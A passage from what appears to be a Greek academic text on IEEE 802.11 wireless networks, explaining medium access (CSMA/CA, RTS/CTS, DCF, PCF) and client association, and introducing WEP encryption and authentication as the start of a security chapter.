Βέβαια, ακόμα και σε αυτήν την περίπτωση μπορεί να γίνουν συγκρούσεις. Αυτό οφείλεται στο γεγονός, ότι δύο η περισσότεροι κόμβοι, αφού μηδενίσουν τους χρόνους αναμονής τους ταυτόχρονα και ταυτόχρονα δεν διαπιστώσουν κάποια κίνηση, θα ξεκινήσουν τη μετάδοση των πληροφοριών τους με αποτέλεσμα αυτές να συγκρουστούν. Σε αυτό το πρόβλημα συμβάλει η αποστολή μηνυμάτων επιβεβαίωσης από το δέκτη στον πομπό. Έτσι αφού ο δέκτης δεν θα λάβει τα δεδομένα, δε θα στείλει με τη σειρά του πακέτο επιβεβαίωσης σε κανέναν από τους κόμβους που στέλνουν ταυτόχρονα πάνω στο μέσο. Με τη σειρά τους, αυτοί οι κόμβοι, από τη στιγμή που δε θα λάβουν το πακέτο επιβεβαίωσης, θα συνειδητοποιήσουν ότι έγινε κάποια σύγκρουση στο μέσο. Έτσι θα ξανά-ενεργοποιήσουν το χρόνο αναμονής τους και θα δοκιμάσουν εκ νέου, όταν αυτός ξανά-μηδενιστεί.

Πρόβλημα κρυφού κόμβου (hidden node) 2.8.2.2



Εικόνα 16 hidden node

Ως γνωστόν, το σήμα εξασθενεί. Αυτό έχει ως αποτέλεσμα το σήμα να χάνει την ισχύ του όσο απομακρύνεται από τον πομπό. Αυτή η εξασθένηση του σήματος μπορεί να αποδειχθεί πρόβλημα στα ασύρματα τοπικά δίκτυα, καθώς ο ανταγωνισμός των σταθμών-πελατών πάνω στο κοινό μέσο είναι τεράστιος.

Για παράδειγμα, έστω ότι έχουμε δύο σταθμούς-πελάτες. Τον transmitter 1 και τον transmitter 2. Όπως φαίνεται και στο σχήμα οι δύο αυτοί σταθμοί-πελάτες είναι έτσι τοποθετημένοι, που δεν μπορεί ο ένας να ακούσει τον άλλον κατά τη διάρκεια της εκπομπής του. Έτσι, κανένας από αυτούς τους δύο σταθμούς δεν έχει τη δυνατότητα να καταλάβει πότε το μέσο είναι κατειλημμένο από τον άλλο, με αποτέλεσμα, πολλές φορές και οι δύο να προσπαθούν να εκπέμψουν ταυτόχρονα. Αυτό το πρόβλημα είναι γνωστό σαν πρόβλημα κρυφού κόμβου.

Πολλοί μηχανισμοί αναπτύχθηκαν με στόχο την καταπολέμηση αυτού του φαινομένου. Ο πιο γνωστός και αποδοτικός είναι ένα χαρακτηριστικό του μηχανισμού CSMA/CA που είδαμε και προηγουμένως. Ονομάζεται request to send/clear to send (RTS/CTS). Αυτός ο μηχανισμός ανακαλύφθηκε ούτως ώστε να επιτρέπει τη δημιουργία μίας διαπραγμάτευσης μεταξύ του σταθμού πελάτη που θέλει να χρησιμοποιήσει το μέσο και του access point. Όταν λοιπόν θελήσει να εκπέμψει ένας σταθμός-πελάτης θα επικοινωνήσει με το access point και θα ζητήσει άδεια. Αν το μέσο είναι ελεύθερο τότε το access point θα επιτρέψει αυτήν την εκπομπή. Κατά τη διάρκεια όμως αυτής της εκπομπής, το access point θα απορρίψει όλες τις υπόλοιπες αιτήσεις για εκπομπή από τους υπόλοιπους σταθμούς-πελάτες. Έτσι όπως γίνεται εύκολα αντιληπτό, είναι αδύνατο δύο σταθμοί-πελάτες να εκπέμψουν ταυτόχρονα πάνω στο κοινό μέσο.

Μία ακόμα σημαντική παράμετρος αυτού του μηχανισμού είναι ο δείκτης εικονικής ανίχνευσης του μέσου (NAV, Network Allocation Vector). Αυτός ο δείκτης είναι μία πάρα πολύ σημαντική πληροφορία που χρησιμοποιείται για την εκτίμηση της κατάστασης του μέσου. Αρχικά, όταν οι σταθμοί στέλνουν κάποια πληροφορία, υπολογίζουν τη χρονική διάρκεια που χρειάζεται για να τελειώσει αυτή η

μεταφορά. Έτσι κάθε φορά που στέλνονται μηνύματα RTS/CTS, περιλαμβάνεται σε αυτά αυτή η χρονική διάρκεια, καθώς υποδηλώνει το χρόνο μέχρι την απελευθέρωση του μέσου. Οι σταθμοί αφού διαβάσουν αυτό το χρόνο, τον μειώνουν, και μόλις αυτός μηδενιστεί, θα ανιχνεύσουν πάλι το μέσο για να δουν την κατάστασή του. Έτσι για να αποφασίσει ένας σταθμός να στείλει δεδομένα θα πρέπει να ελέγξει τόσο το φυσικό μέσο όσο και την τιμή του NAV. Στην ουσία, η εικονική ανίχνευση του μέσου αποτελεί ένα δεύτερο τρόπο για να διαπιστώσει ο σταθμός αν το μέσο είναι ελεύθερο ή όχι.

Μειονεκτήματα DCF 2.8.2.3


Το μεγάλο μειονέκτημα του μηχανισμού DCF είναι πως εξαιτίας του back-off Procedure, σε ένα δίκτυο με πολλούς χρήστες παρατηρούνται τυχαίες καθυστερήσεις. Έτσι δεν είναι δυνατή η υποστήριξη εφαρμογών που συσχετίζονται με τη χρήση ήχου και βίντεο, καθώς σε αυτές η παραμικρή καθυστέρηση μπορεί να αποβεί μοιραία για την ποιότητα της πληροφορίας.

PCF 2.8.3

Η λειτουργεία συντονισμού από ένα σημείο (PCF) σχεδιάστηκε κυρίως για τη μεταφορά κίνησης που είναι ευαίσθητη στις καθυστερήσεις. Ο μηχανισμός αυτός βασίζεται σε ένα σύστημα, η κίνηση στο οποίο ελέγχεται από ένα access point. Αυτό το access point ονομάζεται σημείο συντονισμού (Point Coordinator, PC). Η PCF καταργεί τον ανταγωνισμό (Contention Free, CF) δηλαδή που υπήρχε και παρέχει μετάδοση πλαισίων χωρίς ανταγωνισμό. Αυτό το πραγματοποιεί με τη βοήθεια τεσσάρων διαφορετικών περιόδων σιγής (inter-frame spacing, IFS) μεταξύ των μεταδιδόμενων πλαισίων. Επειδή το μέγεθος αυτών των περιόδων διαφέρει, βοηθούν στην κατανομή προτεραιοτήτων. Έτσι η PCF κατορθώνει να υποστηρίξει το Quality of Service, δίνοντας υψηλή προτεραιότητα στα πακέτα που περιλαμβάνουν δεδομένα φωνής και βίντεο. Οι σταθμοί που έχουν τη δυνατότητα να λειτουργούν κατά τη διάρκεια της περιόδου χωρίς ανταγωνισμό ονομάζονται CF ενήμεροι (CF-aware).

Όπως αναφέρθηκε και προηγουμένως, η DCF είναι απαραίτητη. Οπότε η PCF συνυπάρχει με αυτήν. Οπότε, για μία χρονική διάρκεια, ένα μέρος της κίνησης αφιερώνεται σε κίνηση χωρίς ανταγωνισμό και το υπόλοιπο αφιερώνεται σε κίνηση με ανταγωνισμό. Η χρονική διάρκεια στην οποία αφιερώνεται κίνηση χωρίς ανταγωνισμό ονομάζεται Contention Free Period (PCF). Επειδή όμως η κίνηση χωρίς ανταγωνισμό είναι αποδοτικότερη και παρέχει Quality of Service, παρατηρείται ότι όσο υψηλότερη είναι η κίνηση σε ένα δίκτυο, τόσο μικρότερη είναι η κίνηση με ανταγωνισμό σε διάρκεια.

Είναι σημαντικό να καταλάβουμε ότι στην περίπτωση που λειτουργεί και ο μηχανισμός PCF, η διαδικασία επαναλαμβάνεται ανά κάποιο χρονικό διάστημα.



Εικόνα 17 Συνύπαρξη PCF και DCF

Αυτό το χρονικό διάστημα, μετά την πάροδο του οποίου επαναλαμβάνεται η διαδικασία, ονομάζεται CFP Rate. Οπότε εύκολα διαπιστώνουμε ότι το CFP Rate ισούται με τη διάρκεια που χρησιμοποιείται η κίνηση χωρίς ανταγωνισμό συν τη διάρκεια που χρησιμοποιείται η κίνηση με ανταγωνισμό. Όπως ειπώθηκε και προηγουμένως, η κίνηση στο δίκτυο είναι αυτή που καθορίζει ποια από τις δύο μεθόδους θα χρησιμοποιηθεί περισσότερο. Οπότε όταν το PC διαπιστώσει μεγάλη κίνηση στο δίκτυο, θα αφιερώσει περισσότερο χρόνο στην CPF. Η μέγιστη διάρκεια χρησιμοποίησης του μηχανισμού CFP ονομάζεται CFP max Duration. Βέβαια υπάρχει ένας περιορισμός. Το ελάχιστο χρονικό διάστημα χρησιμοποίησης της κίνησης με ανταγωνισμό ισούται με τη μετάδοση μίας τουλάχιστον MPDU.

Κατά την έναρξη της διαδικασίας της CFP, όλοι οι σταθμοί καλούνται να καθορίσουν το NAV τους στην τιμή της CPF max duration. Κατά τη διάρκεια της CPF, οι σταθμοί επιτρέπεται να στείλουν πλαίσια μόνο για να απαντήσουν σε κάποιο ερώτημα του CP ή για να στείλουν κάποιο ACK για κάποιο πλαίσιο που έλαβαν. Από τη στιγμή που θα ξεκινήσει η CFP, τον έλεγχο του μέσου κατέχει το PC. Το PC είναι υπεύθυνο επίσης για τις διαδικασίες αρχής της CFP και τερματισμού της. Για να ξεκινήσει τη PCF το PC στέλνει ένα πλαίσιο beacon. Όταν το PC θέλει να δώσει την άδεια σε κάποιο σταθμό να στείλει πλαίσια, τότε του στέλνει το πλαίσιο που ονομάζεται CF-poll. Όταν ο σταθμός λάβει αυτό το πλαίσιο, στέλνει το πλαίσιο ACK καθώς και τα διάφορα πλαίσια δεδομένων που έχει. Βέβαια το PC, αν διαπιστώσει ότι η κίνηση στο μέσο είναι μικρή, μπορεί να στείλει το πλαίσιο τερματισμού της CPF που ονομάζεται CPF-End. Αυτό το πλαίσιο δίνει την άδεια στους σταθμούς να ανταγωνιστούν για το μέσο.

Πολύ σημαντικό ρόλο στη σωστή λειτουργία αυτού του μηχανισμού παίζουν οι IFS που συναντήσαμε νωρίτερα. Κάθε φορά που στέλνεται κάποιο πλαίσιο που περιέχει δεδομένα ελέγχου και διαχείρισης, είτε το PC είτε οι σταθμοί, οφείλουν να περιμένουν για χρονικό διάστημα SIFS προτού ξεκινήσουν τη μετάδοση στο μέσο. Ο χρόνος PIFS χρησιμοποιείται για τη διαδικασία εκκίνησης της CFP. Αν το CP διαπιστώσει ότι το μέσο παραμένει ελεύθερο για χρονικό διάστημα PIFS, τότε στέλνει το πλαίσιο beacon, με το οποίο ενημερώνει τους σταθμούς ότι ξεκινάει η CPF. Επίσης αν το PC δεν λάβει ένα πλαίσιο ACK για κάποιο μεταδιδόμενο πλαίσιο, τότε θα περιμένει χρονικό διάστημα PIFS μέχρι να ξαναστείλει το πλαίσιο.


Υποστρώμα διαχείρισης MAC 2.8.4

Οι κύριες λειτουργίες του υποστρώματος διαχείρισης MAC είναι οι εξής:

- η εισαγωγή ενός σταθμού-πελάτη σε ένα ασύρματο τοπικό δίκτυο 802.11
- οι διαδικασίες αποσυσχέτισης και επανασυσχέτησης κατά τη διάρκεια της σύνδεσης του σταθμού-πελάτη στο ασύρματο τοπικό δίκτυο 802.11

Εισαγωγή ενός σταθμού-πελάτη σε ένα ασύρματο τοπικό δίκτυο 802.11 2.8.4.1

Το πρώτο βήμα που πρέπει να γίνει είναι να εντοπίσει ο σταθμός-πελάτης ένα access point. Αυτό πραγματοποιείται με τη βοήθεια ενός πλαισίου που ονομάζεται beacon, το οποίο είναι ένα πλαίσιο που στέλνουν παροδικά τα access point ούτως ώστε να κάνουν εμφανή την παρουσία των ασύρματων τοπικών δικτύων που εκπροσωπούν. Έτσι με αυτόν τον τρόπο, όταν ένας σταθμός-πελάτης εισέλθει σε κάποια περιοχή, μπορεί να μάθει αυτόματα ποια είναι τα διαθέσιμα ασύρματα τοπικά δίκτυα στα οποία να μπορεί να αποκτήσει πρόσβαση. Τα πλαίσια beacon στέλνονται σε broadcast, και όχι σε μεμονωμένες διευθύνσεις.



Στη συνέχεια αφότου ο σταθμός-πελάτης εντοπίσει τα διαθέσιμα ασύρματα τοπικά δίκτυα, θα προσπαθήσει να επικοινωνήσει με αυτό που θέλει να συνδεθεί. Έτσι θα στείλει ένα πλαίσιο που ονομάζεται probe request. Σε αυτό το πλαίσιο ο σταθμός-πελάτης οφείλει να δηλώσει το SSID του ασύρματου τοπικού δικτύου στο οποίο θέλει να συνδεθεί, καθώς και τους διαθέσιμους ρυθμούς μετάδοσης δεδομένων. Βέβαια το πλαίσιο probe request μπορεί να χρησιμοποιηθεί και για την ανίχνευση των διαθέσιμων ασύρματων τοπικών δικτύων. Για να γίνει όμως αυτό, θα πρέπει ο σταθμός-πελάτης να μην εισάγει το SSID σε αυτό. Όσα ασύρματα τοπικά δίκτυα είναι προγραμματισμένα να απαντούν σε probe request χωρίς SSID, θα απαντήσουν. Τα ασύρματα τοπικά δίκτυα που έχουν το Broadcast SSID disabled δεν θα απαντήσουν. Η απάντηση των ασύρματων τοπικών δικτύων στα probe request των σταθμών-πελατών ονομάζεται probe response. Το probe response είναι ένα πλαίσιο που περιέχει το SSID, τους διαθέσιμους ρυθμούς μετάδοσης δεδομένων καθώς και το είδος της ασφάλειας που υπάρχει στο ασύρματο τοπικό δίκτυο (π.χ. WEP, WPA).

Όπως έχουμε αναφέρει και προηγουμένως, σε ένα ασύρματο τοπικό δίκτυο που υπάρχουν περισσότερα του ενός access points για την εξυπηρέτησή του, ο σταθμός-πελάτης θα εισέλθει σε αυτό με το ισχυρότερο σήμα. Ο τρόπος δηλαδή που επιλέγει κάποιος σταθμός-πελάτης το access point, μέσω του οποίου θα συνδεθεί, είναι με βάση τα probe response και τα beacon.

Για να γίνει όμως με επιτυχία η σύνδεση ενός σταθμού-πελάτη σε ένα ασύρματο τοπικό δίκτυο, θα πρέπει να γίνει αυθεντικοποίηση του σταθμού-πελάτη. Η αυθεντικοποίηση είναι η διαδικασία, μέσω της οποίας ένα ασύρματο τοπικό δίκτυο καθορίζει τους κανόνες με βάση τους οποίους κάποιος σταθμός-πελάτης θα αποκτήσει πρόσβαση σε αυτό. Αφού λοιπόν ο σταθμός-πελάτης εντοπίσει το ασύρματο τοπικό δίκτυο που θέλει να συνδεθεί, θα στείλει σε αυτό ένα πλαίσιο που ονομάζεται Open authentication request. Με αυτό το πλαίσιο ζητά άδεια για να αποκτήσει πρόσβαση στο ασύρματο τοπικό δίκτυο. Για να αποκτήσει πρόσβαση όμως, θα πρέπει να περάσει κάποιες δοκιμασίες. Οι δοκιμασίες αυτές διαφέρουν, ανάλογα με το είδος της ασφάλειας του εκάστοτε ασύρματου τοπικού δικτύου. Στα πρώτα ασύρματα τοπικά δίκτυα για παράδειγμα, δεν χρειαζόταν κάποιου είδους διαδικασία και οι σταθμοί-πελάτες αποκτούσαν πρόσβαση σε όποιο ασύρματο τοπικό δίκτυο ήθελαν. Αυτό όμως ήταν πάρα πολύ επικίνδυνο, καθώς οι κακόβουλοι χρήστες στο διαδίκτυο το εκμεταλλευόντουσαν. Έτσι στην πορεία ανακαλύφθηκαν κάποια πρωτόκολλα για την ασφάλεια των ασύρματων τοπικών δικτύων. Αυτά τα πρωτόκολλα θα αναλύσουμε σε επόμενο κεφάλαιο. Σε αυτό το σημείο αρκεί να αναφέρουμε την περίπτωση του WEP που είναι σχετικά απλή. Ο σταθμός-πελάτης, οφείλει να γνωρίζει το κλειδί για το ασύρματο τοπικό δίκτυο στο οποίο θέλει να συνδεθεί. Το access point στέλνει αρχικά κάποιο text κρυπτογραφημένο. Ο σταθμός-πελάτης, με τη βοήθεια του κλειδιού, θα αποκωδικοποιήσει το text. Το αποτέλεσμα αυτής της αποκωδικοποίησης θα το στείλει στη συνέχεια στο access point. Το access point με τη σειρά του, αφού διαβάσει το αποτέλεσμα, θα το συγκρίνει με το επιθυμητό text που απαιτείται για να δώσει την άδεια εισαγωγής στο ασύρματο τοπικό δίκτυο. Αν το αποτέλεσμα της αποκωδικοποίησης είναι το επιθυμητό, έχει πιστοποιηθεί η αυθεντικότητα του σταθμού-πελάτη. Αλλιώς όχι και το Open authentication request απορρίπτεται.

Η τελευταία διαδικασία για την τελική ένταξη του σταθμού-πελάτη στο ασύρματο τοπικό δίκτυο ονομάζεται association (συσχέτιση). Ο σταθμός-πελάτης στέλνει ένα πλαίσιο ονόματι association-request, μέσω του οποίου ζητά να

εγγραφεί στο ασύρματο τοπικό δίκτυο, καθώς και να μάθει το BSSID και το ESSID αν υπάρχει. Το access point απαντάει σε αυτό το ερώτημα με το πλαίσιο που ονομάζεται association-response. Για κάθε σταθμό-πελάτη που δίνει άδεια το access point, ορίζει το λεγόμενο association-identifier (AID).

Οι διαδικασίες αποσυσχέτισης και επανασυσχέτισης κατά τη διάρκεια της σύνδεσης του σταθμού-πελάτη στο ασύρματο τοπικό δίκτυο 802.11 2.8.4.2

Καθώς όμως ένας σταθμός-πελάτης κινείται σε κάποιο χώρο, είναι αναπόφευκτο το ενδεχόμενο να χρειαστεί να αλλάξει το access point, από το οποίο εξυπηρετείται. Υπάρχουν δύο διαφορετικές περιπτώσεις αυτού του ζητήματος. Η πρώτη περίπτωση είναι, ο σταθμός-πελάτης να μετεπιβιβαστεί από ένα access point σε κάποιο άλλο, το οποίο ανήκει στο ίδιο ESS. Η δεύτερη περίπτωση είναι να μετεπιβιβαστεί από ένα access point σε κάποιο άλλο, που ανήκει σε διαφορετικό ESS. Στη δεύτερη περίπτωση οι συνθήκες στα ανώτερα στρώματα μπορεί να μεταβληθούν και να απαιτηθεί κινητό IP για τη διατήρηση της σύνδεσης. Στην πρώτη όμως περίπτωση, που ο σταθμός αλλάζει στην ουσία από ένα BSS σε κάποιο άλλο παραμένοντας στο ίδιο ESS, πραγματοποιείτε η διαδικασία της re-association (επανασυσχέτιση). Για τον τερματισμό μίας συσχέτισης πραγματοποιείτε η διαδικασία της dissociation (αποσυσχέτιση). Η αποσυσχέτηση είναι μία πολύ απλή λειτουργία. Ο σταθμός-πελάτης κατά την κίνηση του, λαμβάνει ανά τακτά χρονικά διαστήματα τα πλαίσια beacon που είδαμε προηγουμένως. Έτσι προσπαθεί να εντοπίσει το access point με το ισχυρότερο σήμα. Όταν εντοπίσει το access point που έχει ισχυρότερο σήμα, από αυτό με το οποίο συνδέεται, θα στείλει ένα πλαίσιο επανασυσχέτισης (re-association request) στο καινούργιο access point, παρέχοντας σε αυτό ταυτόχρονα διάφορες πληροφορίες σχετικά με το παλιό access point και άλλες γενικές πληροφορίες για τον ίδιο το σταθμό-πελάτη. Το καινούργιο access-point θα στείλει το πλαίσιο της απάντησης της επανασυσχέτισης (re-association response). Σε αυτό το πλαίσιο περιλαμβάνονται πληροφορίες σχετικά με τους διαθέσιμους ρυθμούς μετάδοσης δεδομένων του νέου access point, το καινούργιο BSSID κ.α.. Ο σταθμός-πελάτης δεν ενημερώνει το παλιό access point για την αλλαγή. Αυτή η ενημέρωση γίνεται μεταξύ του παλιού και του νέου access point με τη χρήση ενός ειδικού πρωτοκόλλου IAPP (inter access point protocol).

ΕΠΙΛΟΓΟΣ

Σε αυτό το κεφάλαιο προσπαθήσαμε, αφού πρώτα κάναμε μία εισαγωγή στα βασικά χαρακτηριστικά των ασύρματων τοπικών δικτύων, να εμβαθύνουμε στο πρωτόκολλο IEEE 802.11. Αναφέραμε την οικογένεια προτύπων που απαρτίζουν αυτό το πρωτόκολλο. Βέβαια ακόμα και αυτήν τη στιγμή, πολλά καινούργια πρότυπα που δεν αναφέραμε σχεδιάζονται και αναμένονται στο προσεχές μέλλον. Πολύ σημαντικό ρόλο στην εξέλιξη των ασύρματων τοπικών δικτύων έπαιξε το 802.11b. Εξαιτίας αυτού του προτύπου τα ασύρματα τοπικά δίκτυα γνώρισαν τεράστια ανάπτυξη και έγιναν γνωστά στον απλό κόσμο. Η επιτυχία όμως του 802.11b οδήγησε στην ανάγκη, να υπάρξει μία συμβατότητα ανάμεσα στις συσκευές διαφορετικών κατασκευαστικών εταιρειών που το υποστήριζαν. Οι κανόνες που οριστήκαν για να επιτευχθεί αυτή η συμβατότητα, προήλθαν από τη WECA και οι συσκευές που κατόρθωναν να περάσουν τις δοκιμασίες της, αποκτούσαν το λογότυπο Wi-Fi. Για αυτόν το λόγο υπάρχει μία ταύτιση εννοιών. Ο απλός κόσμος θεωρεί ότι τα ασύρματα τοπικά δίκτυα ονομάζονται και διαφορετικά Wi-Fi αν και κάτι τέτοιο αποδείξαμε πως δεν ισχύει. Στη συνέχεια, προσπαθήσαμε να παρουσιάσουμε τις διάφορες συσκευές που συμβάλουν στην επίτευξη της σωστής λειτουργίας ενός ασύρματου δικτύου όπως τα access point και οι ασύρματες κάρτες δικτύου. Αργότερα μιλήσαμε για τις διάφορες τοπολογίες των ασύρματων τοπικών δικτύων και συγκεκριμένα για τα δίκτυα ad hoc και τα δίκτυα Infrastructure. Ιδιαίτερη σημασία προσπαθήσαμε να δώσουμε στα δύο τελευταία επίπεδα του μοντέλου OSI. Στο data link layer και στο Physical layer. Όσον αφορά το data link layer, παρουσιάσαμε το υποστρώμα MAC καθώς και το υποστρώμα διαχείρισης MAC. Δώσαμε εκτενή αναφορά στους δύο διαφορετικούς τρόπους λειτουργίας στο φυσικό στρώμα που υπάρχουν. Στο DCF και στο PCF. Επίσης ασχοληθήκαμε με τα διάφορα είδη πλαισίων που υπάρχουν στο 802.11 καθώς και τη μορφή τους. Έπειτα μιλήσαμε για τη διαδικασία μέσω της οποίας κάποιος σταθμός-πελάτης αποκτά πρόσβαση στο ασύρματο τοπικό δίκτυο που θέλει καθώς και για την αυθεντικοποίηση που πρέπει να γίνει ώστε να του δοθεί η άδεια. Όσον αφορά το physical layer, αφού πρώτα το διαχωρίσαμε στο PLCP και στο PMD, αναπτύξαμε την PLCP header, καθώς και τους διάφορους τρόπους διασποράς του φάσματος όπως το DSSS,FHSS και OFDM. Βέβαια, απλώς αναφέραμε και δεν ασχοληθήκαμε με το τεράστιο ζήτημα της ασφάλειας των ασύρματων τοπικών δικτύων. Αυτό οφείλεται στο γεγονός ότι με την ασφάλεια θα ασχοληθούμε στο επόμενο κεφάλαιο.

ΚΕΦΑΛΑΙΟ 3
ΑΣΦΑΛΕΙΑ ΚΑΙ ΕΠΙΘΕΣΕΙΣ

ΕΙΣΑΓΩΓΗ

Στο προηγούμενο κεφάλαιο προσπαθήσαμε να αναλύσουμε τον τρόπο λειτουργίας των ασύρματων τοπικών δικτύων. Γνωρίσαμε την οικογένεια πρωτοκόλλων 802.11 της IEEE που εφαρμόζεται σήμερα στα ασύρματα τοπικά δίκτυα. Αναφέραμε πιο συγκεκριμένα τα πρότυπα 802.11, 802.11a, 802.11b, 802.11g, 802.11n. Αναπτύξαμε τις ομοιότητες και τις διαφορές τους και τα συγκρίναμε μεταξύ τους. Στη συνέχεια μιλήσαμε πιο συγκεκριμένα για τα δύο πρώτα επίπεδα του μοντέλου OSI όσον αφορά το 802.11. Περιγράψαμε τους διάφορους μηχανισμούς που υπάρχουν τόσο στο φυσικό επίπεδο, όσο και στο επίπεδο σύνδεσης δεδομένων. Έπειτα, ασχοληθήκαμε και με τις διάφορες συσκευές, μέσω των οποίων κατέστη δυνατή η λειτουργία των IEEE 802.11 δικτύων. Συγκρίνοντας όμως, γενικότερα τα ασύρματα τοπικά δίκτυα με τα ενσύρματα, αναφέραμε το γεγονός ότι τα ασύρματα τοπικά δίκτυα υστερούν στην ασφάλεια έναντι των ενσύρματων τοπικών δικτύων. Σε αυτό το κεφάλαιο λοιπόν, θα ασχοληθούμε εκτενέστερα με τα διάφορα πρωτόκολλα ασφαλείας που έχουν εφαρμοστεί στα ασύρματα τοπικά δίκτυα. Πιο συγκεκριμένα, θα μιλήσουμε για το WEP, που είχε εφαρμοστεί στο 802.11, καθώς και για τις διάφορες υλοποιήσεις του πρωτοκόλλου 802.11i. Επίσης, θα αναφέρουμε και τις διάφορες επιθέσεις που έχουν δεχθεί κατά καιρούς τα ασύρματα τοπικά δίκτυα.

Πρόληψη επιθέσεων 3.1

Ένα απροστάτευτο ασύρματο δίκτυο είναι εξαιρετικά ανασφαλής. Από οποιοδήποτε σημείο εντός της εμβέλειας εκπομπής, κάποιος μπορεί να κρυφακούει ή να αρχίσει να χρησιμοποιεί το δίκτυο. Ως εκ τούτου, το στάνταρ IEEE 802.11 για ασύρματα δίκτυα συνοδεύτηκε με το Wired Equivalent Privacy (WEP) αρχικά και αργότερα με τα WPA και WPA2.

Τα πρωτόκολλα ασφαλείας φροντίζουν για τα εξής:

- authentication: διασφάλιση ότι όλοι οι συμμετέχοντες είναι αυτοί που δηλώνουν ότι είναι, και είναι εξουσιοδοτημένοι να χρησιμοποιούν το δίκτυο
- confidentiality: προστασία από υποκλοπές
- integrity: διασφάλιση ότι τα δεδομένα θα φτάσουν στον παραλήπτη αναλλοίωτα.

Ασφάλεια και τρωτά σημεία του αρχικού 802.11 3.2

Όταν βγήκε το 802.11 περιελάμβανε δυο μεθόδους αυθεντικοποίησης και μια μέθοδο κρυπτογράφησης. Οι μέθοδοι αυθεντικοποίησης ήταν οι:

1. Open system
2. Shared key

Ενώ ο μοναδικός διαθέσιμος μηχανισμός κρυπτογράφησης ήταν ο WEP.

Στην περίπτωση της ανοικτής αυθεντικοποίησης τα access points έδιναν τη δυνατότητα αυθεντικοποίησης των χρηστών βάσει των MAC διευθύνσεων τους (MAC filtering) ως ένα μέτρο ασφάλειας του δικτύου. Αυτό γινόταν με την διατήρηση ενός πινάκα ο όποιος περιείχε τις διευθύνσεις MAC των εξουσιοδοτημένων πελατών, ενώ οποιοσδήποτε άλλος δεν είχε πρόσβαση στο δίκτυο. Η τεχνική αυτή όμως μπορεί εύκολα να παρακαμφθεί αφού κάποιος μπορεί εύκολα να χρησιμοποιήσει κάποια έγκυρη MAC διεύθυνση, αντί της δικιάς του, για να μπορέσει να αποκτήσει παράνομη πρόσβαση στο δίκτυο. Επίσης τα access points έδιναν την δυνατότητα του SSID hiding. Το SSID hiding κάνει αόρατο το access point καθώς απαγορεύει την μετάδοση των beacon οπότε για τη σύνδεση σε αυτό οι πελάτες θα έπρεπε να γνωρίζουν το SSID εκ των προτέρων. Ωστόσο και αυτό μπορεί να παρακαμφθεί πολύ εύκολα, αφού το SSID μπορεί να βρεθεί αν κάποιος κρυφακούσει την επικοινωνία του access point με κάποιον πελάτη. Για αυτόν το λόγο υπήρξε η ανάγκη δημιουργίας κάποιου μηχανισμού ο οποίος θα αντιμετώπιζε με αποτελεσματικότητα την είσοδο των παράνομων χρηστών στο ασύρματο τοπικό δίκτυο.

Wired Equivalent Privacy (WEP) 3.2.1

Ο WEP είναι ένα πρωτόκολλο ασφαλείας για τα ασύρματα δίκτυα που ακολουθούν το πρότυπο IEEE 802.11.

Εμφανίστηκε για πρώτη φόρα το Σεπτεμβρίου του 1999 ως κομμάτι του προτύπου IEEE 802.11 με σκοπό να παρέχει εμπιστευτικότητα στα δεδομένα των ασυρμάτων τοπικών δικτύων, χρησιμοποιώντας ένα κλειδί δεκαεξαδικών αριθμών μήκους 10 ή 26 χαρακτήρων.

Λεπτομέρειες κρυπτογράφησης WEP 3.2.1.1


Το WEP χρησιμοποιεί για κρυπτογράφηση τον αλγόριθμο RC4 και για έλεγχο ακεραιότητας δεδομένων το άθροισμα έλεγχου CRC-32. Ο RC4 είναι ένας αλγόριθμος stream cipher, δηλαδή κωδικοποιεί το μήνυμα bit by bit. Στο επόμενο κεφάλαιο θα ασχοληθούμε περαιτέρω με τον τρόπο λειτουργίας του RC4.

Το WEP χρησιμοποιεί ένα κλειδί 40bit (για αυτό είναι και γνωστό ως WEP-40) και ένα τυχαίο διάνυσμα μήκους 24bit (IV) για να παράγει το κλειδί RC4, ωστόσο ο περιορισμός, της αμερικανικής κυβέρνησης, ότι το μήκος τνν κλειδιών κρυπτογραφήσεις πρέπει να είναι 128bit ανάγκασε τη δημιουργία του WEP-104 σχεδόν ταυτόχρονα με τον WEP-40.


Ο 64bit WEP (WEP-40) χρησιμοποιεί για κλειδί 10 δεκαεξαδικούς χαρακτήρες (0-F) και μαζί με το 24bit IV δημιουργείται το τελικό κλειδί συνολικού μήκους 64bit. Οι περισσότερες συσκευές υποστηρίζουν την εισαγωγή πέντε ASCII χαρακτήρων για κλειδί, ο κάθε ένας από τούς οποίους μετατρέπεται σε 8bit. Στην περίπτωση των ASCII χαρακτήρων, οι χαρακτήρες πρέπει να είναι εκτυπώσιμοι γεγονός το οποίο περιορίζει τα πιθανά κλειδιά. Η αντικατάσταση των δεκαεξαδικών χαρακτήρων με τους εκτυπώσιμους χαρακτήρες ASCII οφείλεται στην εύκολη απομνημόνευση και χρήση των δεύτερων από τους ανθρώπους.

Με την ίδια λογική λειτουργούν και ο 128bit WEP (μέγεθος κλειδιού 104bit και IV 24bit).

Οι παρακάτω εικόνες δείχνουν τη διαδικασία κρυπτογράφησης και αποκρυπτογράφησης του WEP.



Εικόνα 19 WEP encryption



Εικόνα 20 WEP decryption

Πιστοποίηση χρηστών στο WEP 3.2.1.2

Δύο είναι η μέθοδοι πιστοποίησης που χρησιμοποιεί ο WEP.

1. Ανοικτού συστήματος (Open System authentication)
2. Κοινοχρήστου κλειδιού (Shared Key authentication)

Στην πιστοποίηση ανοικτού συστήματος ο πελάτης του ασυρμάτου δίκιου επικοινωνεί ελεύθερα με το access point και χρησιμοποιεί τον WEP για την μεταφορά των δεδομένων. Ουσιαστικά δεν γίνεται πιστοποίηση καθώς ο οποιοσδήποτε χρήστης μπορεί να αποκτήσει πρόσβαση στο ασύρματο τοπικό δίκτυο. Παρόλα αυτά όμως η επικοινωνία ανάμεσα στο χρήστη και στο access point, καθώς χρησιμοποιείται το WEP, είναι κρυπτογραφημένη.

Στην πιστοποίηση κοινοχρήστου κλειδιού ο σταθμός-πελάτης αποκτά πρόσβαση στο ασύρματο τοπικό δίκτυο με τα παρακάτω τέσσερα βήματα:

1. Ο πελάτης στέλνει μια αίτηση πιστοποίησης στο access point
2. Το access point απαντάει με ένα μη κρυπτογραφημένο μήνυμα
3. Ο πελάτης κρυπτογραφεί την απάντηση του access point χρησιμοποιώντας το WEP κλειδί και το στέλνει πίσω στο access point με μια αίτηση πιστοποίησης
4. Το access point αποκρυπτογραφεί την αίτηση και συγκρίνει το αποτέλεσμα με το μη κρυπτογραφημένο μήνυμα. Αν υπάρξει ταύτιση στα μηνύματα τότε απαντάει θετικά στην αίτηση πιστοποίησης του πελάτη αλλιώς τον απορρίπτει.

Διορθώσεις – Μετατροπές WEP 3.2.1.3

